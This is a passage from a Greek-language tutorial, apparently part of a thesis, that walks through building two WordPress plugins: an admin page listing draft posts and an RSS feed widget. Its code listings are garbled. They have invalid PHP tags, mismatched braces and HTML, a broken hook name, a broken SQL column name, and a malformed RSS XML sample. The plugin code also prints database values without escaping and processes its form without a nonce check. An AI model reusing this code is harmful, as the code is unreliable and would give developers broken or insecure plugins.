
- Στην γραμμή 12 χρησιμοποιούμε το `admin_menu` hook για να δημιουργήσουμε το υπομενού.
- Στην γραμμή 13 δημιουργούμε την συνάρτηση που απαιτείται για να προσθέσουμε το υπομενού.
- Στην γραμμή 14 με το function `add_options_page` ένα υπομενού στο μενού “settings” του Wordpress. Αυτό το function παίρνει 5 arguments. Το πρώτο είναι ο τίτλος της σελίδας, το δεύτερο είναι το όνομα του υπομενού όπως θα φαίνεται στο dashboard του Wordpress, το τρίτο argument μας δίνει την δυνατότητα να επιλέξουμε ποιος θα βλέπει αυτό το υπομενού (στη συγκεκριμένη περίπτωση μόνο ο administrator), το τέταρτο είναι ένα “constant” που δείχνει το “full path” του ονόματος αρχείου και του ονόματος του plugin, και το τελευταίο είναι το function που εμφανίζει την σελίδα του μενού.

Πάμε στο μενού “Plugins” του Wordpress να δούμε το plugin μας και να το ενεργοποιήσουμε.




Εικόνα 48 : Ενεργοποίηση πρόσθετου

Στην συνέχεια πάμε στο μενού “Settings” και βλέπουμε στην λίστα το plugin που φτιάξαμε.



Εικόνα 49 : Μενού πρόσθετου

Μόλις το επιλέξουμε θα δούμε μία “blank” σελίδα όπως παρακάτω. Αυτό διότι ακόμα δεν έχουμε προσθέσει κάτι στην συνάρτηση μας.




Εικόνα 50 : Back-end πρόσθετου

Στην συνέχεια προσθέτουμε και άλλες γραμμές κώδικα για την δημιουργία πίνακα με το “header” και το “footer” του.

```
12 add_action('admin_menu', 'myfirstplugin_admin_actions');
13 function myfirstplugin_admin_actions() {
14     add_options_page('MyFirstPlugin', 'MyFirstPlugin', 'manage_options', __FILE__, 'myfirstplugin_admin');
15 }
16
17
18 function myfirstplugin_admin()
19 {
20     ?>
21     <div class="wrap">
22     <h2>A More Interesting Hello World Plugin</h2>
23     <table class="widefat">
24     <thead>
25     <tr>
26     <th> Post Title </th>
27     <th> Post ID </th>
28     </tr>
29     </thead>
30     <tfoot>
31     <tr>
32     <th> Post Title </th>
33     <th> Post ID </th>
34     </tr>
35     </tfoot>
36     <tbody>
37     </tbody>
38     </div>
39     </div>
40     <?php
41     }
42     ?>
```

Εικόνα 51 : Δημιουργία πρόσθετου βήμα 1

Έτσι αν επιλέξουμε πάλι το plugin μας από τα “Settings” θα έχουμε:



Εικόνα 52 : Δημιουργία πρόσθετου βήμα 2

Τώρα θα προσθέσουμε λίγο κώδικα για να πάρουμε τα “draft posts” από την βάση δεδομένων μας. Το Wordpress παρέχει μια σειρά από συναρτήσεις για την σύνδεση με την βάση μας. Θα χρησιμοποιήσουμε την “global” μεταβλητή `$wpdb` (η `$wpdb` μπορεί να χρησιμοποιηθεί για το διάβασμα δεδομένων οποιουδήποτε πίνακα της βάσης δεδομένων του Wordpress).

```

37 <?php
38 global $wpdb;
39
40 $mytestdrafts = $wpdb->get_results(
41 "
42 SELECT ID, post_title
43 FROM $wpdb->posts
44 WHERE post_status = 'draft'
45 "
46 );
47
48 <?php
49 foreach ($mytestdrafts as $mytestdraft)
50 {
51 <?>
52 <tr>
53 <?php
54 echo"<td>". $mytestdraft->post_title."</td>";
55 echo"<td>". $mytestdraft->ID."</td>";
56 <?>
57 </tr>
58 </tbody>
59 </div>
60
61 <?php
62 }
63
64 }
65
66 <?>
    
```

Εικόνα 53 : Δημιουργία πρόσθετου βήμα 3

Θα δούμε ότι στο dashboard του Wordpress εμφανίζονται τα άρθρα που είναι σε “draft mode” και τα ID τους.



Εικόνα 54 : Δημιουργία πρόσθετου βήμα 4

Στη συνέχεια θα προσθέσουμε ένα κουμπί (button) στην σελίδα διαχείρισης του πρόσθετου (plugin) μας έτσι όταν θα το πατάμε να γίνεται η αναζήτηση των “draft posts”. Θα προσθέσουμε στον κώδικα μας ένα heading που θα εξηγήει τι κάνει το plugin και μια html φόρμα για το κουμπί.

```

19 <?php
20 >
21 <div class="wrap">
22 <h2>A More Interesting Hello World Plugin</h2>
23 <h3>This plugin will search the DB for all draft posts and display their Title and ID</h3>
24 <p>Click the button below to begin the search</p>
25 <br />
26 <form action="" method="POST" >
27 <input type="submit" name="search_draft_posts" value="Search" class="button-primary" />
28 </form>
29 <br />
30 <table class="widefat">
31 <thead>
32 <tr>
33 <th> Post Title </th>
34 <th> Post ID </th>
35 </tr>
36 </thead>
37 <tfoot>
38 <tr>
39 <th> Post Title </th>
40 <th> Post ID </th>
41 </tr>
42 </tfoot>
43 <tbody>
44 <?php
45 global $wpdb;
46
47 $mytestdrafts = $wpdb->get_results(
48 "
49 SELECT ID, post_title
50 FROM $wpdb->posts
51 WHERE post_status = 'draft'
52 "
53 );
54 >
55 <?php
56 foreach ($mytestdrafts as $mytestdraft)
57 {
58 >

```

Εικόνα 55 : Δημιουργία πρόσθετου βήμα 5

Το κουμπί όμως προς το παρόν δεν θα κάνει κάποια ενέργεια για αυτό θα προσθέσουμε κώδικα για να ελέγχουμε αν το κουμπί πατηθεί και αν ναι να γίνεται η αναζήτηση στην βάση για τα “draft posts” και να τα εμφανίζει στον πίνακα που φτιάξαμε.

```

37 </tfoot>
38 <tr>
39 <th> Post Title </th>
40 <th> Post ID </th>
41 </tr>
42 </tfoot>
43 <tbody>
44 <?php
45 global $wpdb;
46 if(isset($_POST['search_draft_posts']))
47 {
48
49 $mytestdrafts = $wpdb->get_results(
50 "
51 SELECT ID, post_title
52 FROM $wpdb->posts
53 WHERE post_status = 'draft'
54 "
55 );
56 >
57 <?php
58 foreach ($mytestdrafts as $mytestdraft)
59 {
60 >
61 <tr>
62 <?php
63 echo"<td>". $mytestdraft->post_title."</td>";
64 echo"<td>". $mytestdraft->ID."</td>";
65 >
66 </tr>
67 </tbody>
68 </div>
69 <?php
70 }
71 }
72 }
73 }
74 }
75 >


```

Εικόνα 56 : Δημιουργία πρόσθετου βήμα 6




Εικόνα 57 : Δημιουργία πρόσθετου βήμα 7

Μόλις πατήσουμε το “search button” ο πίνακας θα εμφανίσει τα αδημοσίευτα άρθρα.



Εικόνα 58 : Δημιουργία πρόσθετου βήμα 8

Πάμε να δημιουργήσουμε ένα τέταρτο άρθρο με όνομα «Draft 4» που δεν θα το δημοσιεύσουμε.



Εικόνα 59 : Δημιουργία πρόσθετου βήμα 9

Ξαναπάμε στην σελίδα διαχείρισης του πρόσθετου και βλέπουμε ότι μόλις πατήσουμε το κουμπί θα εμφανιστεί και το τέταρτο άρθρο που δημιουργήσαμε.



Εικόνα 60 : Δημιουργία πρόσθετου βήμα 10

Ολόκληρος ο κώδικας του plugin φαίνεται παρακάτω:

```

<?php

/*
Plugin Name: My First Plugin
Plugin URL:
Version: 1.0
Author: Christos Argyroulis
Author URL:
Description: A first plugin alternative to the boring "Hello World" examples.
*/

add_action('admin menu', 'myfirstplugin_admin_actions');
function myfirstplugin_admin_actions() {
    add_options_page('MyFirstPlugin', 'MyFirstPlugin', 'manage_options',
    __FILE__, 'myfirstplugin_admin');
}

function myfirstplugin_admin()
{
?>
    <div class="wrap">
    <h2>A More Interesting Hello World Plugin</h2>
    <h3>This plugin will search the DB for all draft posts and display their
Title and ID</h3>
    <p>Click the button below to begin the search</p>
    <br/>
    <form action="" method="POST" >
        <input type="submit" name="search_draft_posts" value="Search"
class="button-primary" />
    </form>
<br />
    <table class="widefat">
    <thead>
    <tr>
    <th> Post Title </th>
    <th> Post ID </th>
    </tr>
    </thead>
    <tfoot>
    <tr>
    <th> Post Title </th>
    <th> Post ID </th>
    </tr>
    </tfoot>
    <tbody>
<?php
    global $wpdb;
    if(isset($_POST['search_draft_posts']))
    {

        $mytestdrafts = $wpdb->get_results(
        "
        SELECT ID, post_title
        FROM $wpdb->posts
        WHERE post status = 'draft'
        "
        );
    ?>
    <?php
    foreach ($mytestdrafts as $mytestdraft)
    {
    ?>
    <tr>
    <?php
    echo "<td>".$mytestdraft->post_title."</td>";
    echo "<td>".$mytestdraft->ID."</td>";
    ?>
    </tr>

    </tbody>
    </div>

<?php
    }
}
?>

```

5.8.6 Δημιουργία plugin και του widget του

Θα δημιουργήσουμε ένα δεύτερο plugin αλλά και το widget αυτού του plugin ώστε να μπορούμε να το χρησιμοποιήσουμε στον ιστότοπο μας. Το widget αυτό θα εμφανίζει τα νεότερα άρθρα που είναι διαθέσιμα μέσα από το RSS feed του ιστότοπου μας (<http://localhost:8081/myshop/feed>).

Πηγαίνουμε στον φάκελο wp-content του Wordpress και μέσα στον φάκελο plugins δημιουργούμε έναν φάκελο με το όνομα του plugin μας (my-rss-plugin). Σε αυτόν τον φάκελο δημιουργούμε ένα αρχείο php με το ίδιο όνομα (my-rss-plugin.php). Αυτό το αρχείο θα περιέχει τον παρακάτω κώδικα:

```
<?php
/*
Plugin Name: My RSS Plugin
Plugin URI:
Description: Display myshop RSS data
Version: 1
Author: myshop
Author URI:
*/

class MyRssWidget extends WP_Widget {
    function MyRssWidget() {
        parent::WP_Widget( false, $name = 'MyRss Widget' );
    }

    function widget( $args, $instance ) {
        extract( $args );
        $title = apply_filters( 'widget_title', $instance['title'] );

        echo $before_widget;

        if ($title) {
            echo $before_title . $title . $after_title;
        }

        // Display RSS info
        MyRssDisplay();

        echo $after_widget;
    }

    function update( $new_instance, $old_instance ) {
        return $new_instance;
    }

    function form( $instance ) {
        $title = esc_attr( $instance['title'] );
        echo '<input class="widefat" id="'. $this->get_field_id( 'title' ).'"
name="'. $this->get_field_name( 'title' ).'" type="text" value="'. $title. '" />';
    }
}

function myRssDisplay() {
    $doc = new DOMDocument();
    $doc->load('http://localhost:8081/myshop/feed/');

    foreach ($doc->getElementsByTagName('item') as $node) {
        $postTitle = $node->getElementsByTagName('title')->item(0)->nodeValue;
        $postLink = $node->getElementsByTagName('link')->item(0)->nodeValue;
        $postDate = $node->getElementsByTagName('pubDate')->item(0)->nodeValue;

        echo '<strong><a href="'. $postLink. '">'. $postTitle. '</a></strong><br/>';
        echo '<i>'. $postDate. '</i><br/><br/>';
    }
}

add_action( 'widgets_init', 'MyRssWidgetInit' );


function MyRssWidgetInit() {
    register_widget( 'MyRssWidget' );
}
?>
```

Η κλάση που δημιουργήσαμε για το plugin μας κάνει “extend” την κλάση WP_Widget (έτοιμη κλάση του Wordpress) που βρίσκεται στο αρχείο widgets.php του θεματός μας (template). Επίσης φτιάξαμε τον κατασκευαστή (constructor) για την κλάση μας ο οποίος πρέπει να έχει το ίδιο όνομα με την κλάση. Το κομμάτι κώδικα μέσα στην συνάρτηση myRssDisplay() χρησιμεύει στην σύνδεση με το RSS feed και έπειτα την εμφάνιση δεδομένων. Τέλος έγινε η αρχικοποίηση του widget αλλά και το “registration” αυτού στο Wordpress με τις παρακάτω γραμμές κώδικα.

```
add_action( 'widgets_init', 'MyRssWidgetInit' );


function MyRssWidgetInit() {
    register_widget( 'MyRssWidget' );
}
```

Είμαστε έτοιμοι να κάνουμε ενεργοποίηση του plugin.




Εικόνα 61 : Rss Plugin

Αφού έγινε η ενεργοποίηση θα δούμε ότι το widget θα εμφανιστεί μαζί με τα υπόλοιπα διαθέσιμα widgets του Wordpress στο αντίστοιχο μενού.



Εικόνα 62 : Widgets area

Εφόσον το widget δημιουργήθηκε το τοποθετούμε σε ένα sidebar του site μας (επιλέξαμε το footer) και είμαστε έτοιμοι να δούμε τα αποτελέσματα.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss xmlns:content="http://purl.org/rss/1.0/modules/content/" xmlns:wfw="http://wellformedweb.org/CommentAPI/" xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:atom="http://www.w3.org/2005/Atom" xmlns:si="http://purl.org/rss/1.0/modules/syndication/" xmlns:slash="http://purl.org/rss/1.0/modules/slash/" version="2.0">
  <channel>
    <title>myshop</title>
    <atom:link href="http://localhost/mayashop/feed" rel="self" type="application/rss+xml"/>
    <link>http://localhost:8081/mayashop/</link>
    <description>Just another WordPress site</description>
    <lastBuildDate>Mon, 16 Sep 2013 16:49:38 +0000</lastBuildDate>
    <language>en-US</language>
    <sy:updatePeriod>hourly</sy:updatePeriod>
    <sy:updateFrequency>1</sy:updateFrequency>
    <generator>http://wordpress.org/?v=3.5.2</generator>
  </channel>
  <item>
    <title>Hello world!</title>
    <link>http://localhost:8081/mayashop/hello-world/</link>
    <comments>
      http://localhost:8081/mayashop/hello-world/#comments
    </comments>
    <pubDate>Mon, 26 Aug 2013 14:12:06 +0000</pubDate>
    <dc:creator>admin</dc:creator>
    <category>
      <![CDATA[ Uncategorized ]]>
    </category>
    <guid isPermaLink="false">http://localhost:8081/mayashop/?p=1</guid>
    <description>
      <![CDATA[
        Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!
      ]]>
    </description>
    <content:encoded>
      <![CDATA[
        <p>Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!</p>
      ]]>
    </content:encoded>
    <fwf:commentRss>http://localhost:8081/mayashop/hello-world/feed/</fwf:commentRss>
    <slash:comments>1</slash:comments>
  </item>
</rss>
```

5.8.7 WordPress Shortcodes

